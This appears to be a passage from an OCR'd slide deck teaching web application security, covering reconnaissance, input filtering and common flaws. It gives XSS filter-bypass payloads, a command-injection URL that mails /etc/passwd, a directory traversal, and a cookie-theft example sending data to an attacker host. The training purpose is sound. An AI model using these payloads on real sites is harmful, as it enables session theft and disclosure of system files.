Topics


Web Application Security Landscape

Common Web Application Security Mistakes

Web Application Attack Methodologies

What is a Web Application?


- A web application or web service is a software application that is accessible using a web browser or HTTP(s) user agent.


LAYERS
DANGERS
HTTP Client / User
Cross-Site Scripting
Spoofing/Trickery
Transport Layer
HTTP(s)
Passive Monitoring
Man-in-the-Middle
Session Hi-Jack
Firewall
ALLOW HTTP(s)
Web Server
Buffer Overlow
Format String
Directory Traversal
Default Accounts
Sample Applications
Web Applications
CGI's
Filter-Bypass Manipulation
Metacharacters
Null Characters
Buffer Overflow
Firewall
Internal Network
Database
Direct SQL Commands
Restricted Database Query
Database Exploits

What is Web Application Security?

Simply, Web Application Security is…

"The securing of web applications."



Through the firewall without a fire suit
Firewall ALLOW's web traffic
because it "seems" harmless.
HTTP(S)
RPC
Net-BIOS
FTP
31337
Firewall
Web Server
Web Applications
CGI's

What is Web Application Security?

- Not Network Security
  - Securing the “custom code” that drives a web application
  - Securing libraries
  - Securing backend systems
  - Securing web and application servers

- Network Security Mostly Ignores the Contents of HTTP Traffic
  - Firewalls, SSL, Intrusion Detection Systems, Operating System Hardening, Database Hardening

Your Code is Part of Your Security Perimeter




You can't use network layer protection (firewall, SSL, IDS, hardening) to stop or detect application layer attacks

Why Should I Care?

- Let's just think this through…
  - How likely is a successful web application attack?
    - Stunningly prevalent
    - Easy to exploit without special tools or knowledge
    - Little chance of being detected
    - Hundreds of thousands of developers, tiny fraction with security
  - Consequences?
    - Corruption or disclosure of database contents
    - Root access to web and application servers
    - Loss of authentication and access control for users
    - Defacement
    - Secondary attacks from your site

- Web Application Security is just as important as Network Security
  - Why does the vast majority of security money go to secure networks?


SSL makes me secure
Secure Socket Layer
Only guarding the transport layer
and simply encrypting the attack.
SSL Encrypted End-to-End
Firewall
Web Server
Web Applications
CGI's

Common Web Application Security Mistakes

Trusting Client-Side Data

DO NOT TRUST CLIENT-SIDE DATA!

Identify all input parameters that trust client-side data.

Unescaped Special Characters

! @ $ % ^ & * ( ) -_ + ` ~ \ | [ ] { } ; : ' " ? / , . > <

Check for:

Unescaped special characters within input strings

HTML Character Filtering

Proper handling of special characters

>	=>	>
<	=>	<
"	=>	"
&	=>	&

Null characters should all be removed. *%00*

More mistakes…

Authentication mechanisms using technologies such as JavaScript or ActiveX.

Lack of re-authenticating the user before issuing new passwords or performing critical tasks.

Hosting of uncontrolled data on a protected domain.

Information & Discovery

- Spidering/Site Crawling
- Identifiable Characteristics
- Errors and Response Codes
- File/Application Enumeration
- Network Reconnaissance

Spidering/Site Crawling

- Site Map
- Service Map
- Documentation
- Hidden Services
- CGI's and Forms
- Email addresses

http://www.gnu.org/software/wget/wget.html

Identifiable Characteristics

- Comment Lines
- URL Extensions
- Meta Tags
- Cookies
- Client-Side scripting languages

Error and Response Codes

HTTP Response Headers

Error Messages

File/Application Enumeration

Commonly referred to as “forced browsing” or “CGI Scanning”.

Directory Browsing
Index Listings

Tools: Whisker
http://www.wiretrip.net/rfp/p/doc.asp/i2/d21.htm

Network Reconnaissance

WHOIS

ARIN http://www.arin.net/whois/index.html

Port Scan Nmap http://www.insecure.org/nmap/index.html

Traceroute

Ping Scan (Nmap or HPING) http://www.hping.org/

NSLookup/ Reverse DNS

DNS Zone Transfer (DIG)

Input Manipulation
Parameter Tampering

"Twiddling Bits."

- Cross-Site Scripting
- Filter-Bypass Manipulation
- OS Commands
- Meta Characters
- Path/Directory Traversal
- Hidden Form Field Manipulation
- HTTP Headers

Cross-Site Scripting

Bad name given to a dangerous security issue

Attack targets the user of the system rather than the system itself.

Outside client-side languages executing within the users web environment with the same level of privilege as the hosted site.

Client-Side Scripting Languages

DHTML (HTML, XHTML, HTML x.0)

JavaScript (1.x)

Java (Applets)

VBScript

Flash

ActiveX

XML/XSL

CSS

Accessing the DOM
&
Outside the DOM

Document Object Model (DOM)

Client-Side languages possess an enormous amount of power to access and manipulate the DOM within a browser.

Complex & diverse interconnections create an increased the level of access within the DOM.

Increased level of access to read & modify DOM data ranging anything from background colors, to a file on your systems, and beyond to executing systems calls.

CSS Danger

"The Remote Launch Pad."

Successfully CSS a user via a protected domain.

Utilizing a Client-Side utility (JavaScript, ActiveX, VBScript, etc.), exploit a browser hole to download a trojan/virus.

User is unknowingly infected/compromised within a single HTTP page load.

Dangerous HTML

“it’s all bad.”

<APPLET>
<BODY>
<EMBED>
<FRAME>
<FRAMESET>
<HTML>
<IFRAME>
<IMG>
<LAYER>
<ILAYER>
<META>
<OBJECT>
<SCRIPT>
<STYLE>

ATTRIBUTE DANGER LIST

(Any HTML Tag that has these attributes)

STYLE
SRC
HREF
TYPE

Filter Bypassing
"JavaScript is a Cockroach"

There are all kinds of input filters web applications implement to sanitize data.

This section will demonstrate many known ways input filter's can be bypassed to perform malicious functions such as, cross-scripting, browser-hijacking, cookie theft, and others.

Client-Side Scripting (CSS) attacks require the execution of either, JavaScript, Java, VBScript, ActiveX, Flash and some others.

We will be assuming that these web applications accept HTML, at least in a limited sense.

Testing the Filters

Submit all the raw HTML tags you can find, and then view the output results.

Combine HTML with tag attributes, such as SRC, STYLE, HREF and OnXXX (JavaScript Event Handler).

This will show what HTML is allowed, what the changes were, and possible what dangerous HTML can be exploited.

SCRIPT TAG

Description: The script tag is the simplest form of inputting JavaScript

Exploit:

<SCRIPT>alert('JavaScript Executed');</SCRIPT>

Solution: replace all "script" tags.

SRCing JavaScript Protocol

Description: The JavaScript protocol will execute the expression entered after the colon. Netscape Tested.

Exploit: <IMG SRC="javascript:alert('JavaScriptExecuted');">

Solution: Replace "javascript" strings in all SRC & HREF attributes in HTML tags with another string.

Exp: <IMG SRC="java_script:alert('JavaScript Executed');"> will render this script useless.

Further Information:
Any HTML tag with a SRC attribute will execute this script on page load or on link activation.

As a further protocol pattern matching, keywords "livescript" and "mocha" must be also replaced for the hold the same possibilities.

*** Netscape code names ***

SRCing JavaScript Protocol w/ HTML Entities

Description: As another derivative of the previous, Decimal HTML entities within these strings can cause filter bypass.

Exploit:
<IMG SRC="javasc	ript:alert('JavaScript Executed');">
Replacement of entities \10 - \11 - \12 - \13 will also succeed.

Hex instead of Decimal HTML entities will also bypass input filters and execute.

<IMG SRC="javasc
ript:alert('JavaScript Executed');">

As well as placing multiple ZERO's in front.
<IMG SRC=javasc
ript:alert('JavaScript Executed');>

Solution:
Filter these entities within the string then do your further pattern matching

AND CURLY

Description:
Obscure Netscape JavaScript execution line. Exact syntax is needed to execute.

Exploit:
<IMG SRC="&{alert('JavaScript Executed')};">

Solution:
<IMG SRC="XXalert('JavaScript Executed')};">
or something similar will nullify the problem.

Style Tag Conversion

Description: Turn a style tag into a JavaScript expression.

Exploit:
<style TYPE="text/javascript">JS EXPRESSION</style>

Solution: Replace the "javascript" string with "java_script" and all should be fine.

Exploit: Import dangerous CSS.
<STYLE type=text/css>
@import url(http://server/very_bad.css);
</STYLE>

Solution: Filter and replace the "@import“

Exploit: Import a JavaScript Expression through a style tag.
<style TYPE="text/css">
@import url(javascript:alert('JavaScript Executed'));   IE HOLE
</style>

Solution: Again, filter and replace the "@import" and the "javascript:" just to be safe.

Twiddling Bits

OS Commands

Meta Characters

Path/Directory Traversal

Power of the Semi-Colon
piping input to the command line.

OS Commands

Normal:

http://foo.com/app.cgi?email=none@foo.com

Altered:

http://foo.com/app.cgi?email=none@foo.com;+sendmail+/etc/passwd

Shell pipes and re-directs can also be used.

Power of the Semi-Colon
piping input to the command line.

Meta Characters

Normal:

http://foo.com/app.cgi?list=file.txt

Altered:

http://foo.com/app.cgi?list=*

Power of the Semi-Colon
piping input to the command line.

Path Directory Traversal

Normal:

http://foo.com/app.cgi?directory=/path/to/data

Altered:

http://foo.com/app.cgi?directory=path/to/data../../../../../../etc

More bits...

Hidden Form Field Manipulation

HTTP Headers

Authentication/Authorization

"Hand in the cookie jar."

Cookies are restricted to domains (.acme.com)
Uncontrolled data on a restricted domain can access the cookie data.

JavaScript Expression: "document.cookie"
window.open
document.img.src
Hidden Form Submit

www.attacker.com/cgi-bin/cookie_thieft.pl?COOKIEDATA

Cookie data is passed to a CGI through a GET request to a off domain host.

System Mis-Configurations

"patches, patches, and more patches..."

Vendor Patches

Default Accounts

Check:

Web Server permission by directory browsing

Software version from Discovery

Known default accounts in commercial platforms

BugTraq

Anonymous FTP open on Web Server

1. Unvalidated Parameters

- HTTP requests from browsers to web apps
  - URL, Querystring, Form Fields, Hidden Fields, Cookies, Headers
  - Web apps use this information to generate web pages
- Attackers can modify anything in request
  - WebScarab
- Key Points:
  - Check before you use anything in HTTP request
  - Canonicalize before you check
  - Client-side validation is irrelevant
  - Reject anything not specifically allowed
    - Type, min/max length, character set, regex, min/max value…

2. Broken Access Control

- Access control is how you keep one user away from other users' information
- The problem is that many environments provide authentication, but don't handle access control well
  - Many sites have a complex access control policy
  - Insidiously difficult to implement correctly
- Key Points
  - Write down your access control policy
  - Don't use any "id's" that an attacker can manipulate
  - Implement access control in a centralized module

3. Broken Account and Session Management

- Account Management
  - Handling credentials across client-server gap
  - Backend authentication credentials too
- Session Management
  - HTTP is a “stateless” protocol. Web apps need to keep track of which request came from which user
  - “Brand” sessions with an id using cookie, hidden field, URL tag, etc…
- Key Points
  - Keep credentials secret at all times
  - Use only the random sessionid provided by your environment

4. Cross-Site Scripting (XSS) Flaws

- Web browsers execute code sent from websites
  - Javascript
  - Flash and many others haven't really been explored
- But what if an attacker could get a website to forward an attack!
  - Stored – web application stores content from user, then sends it to other users
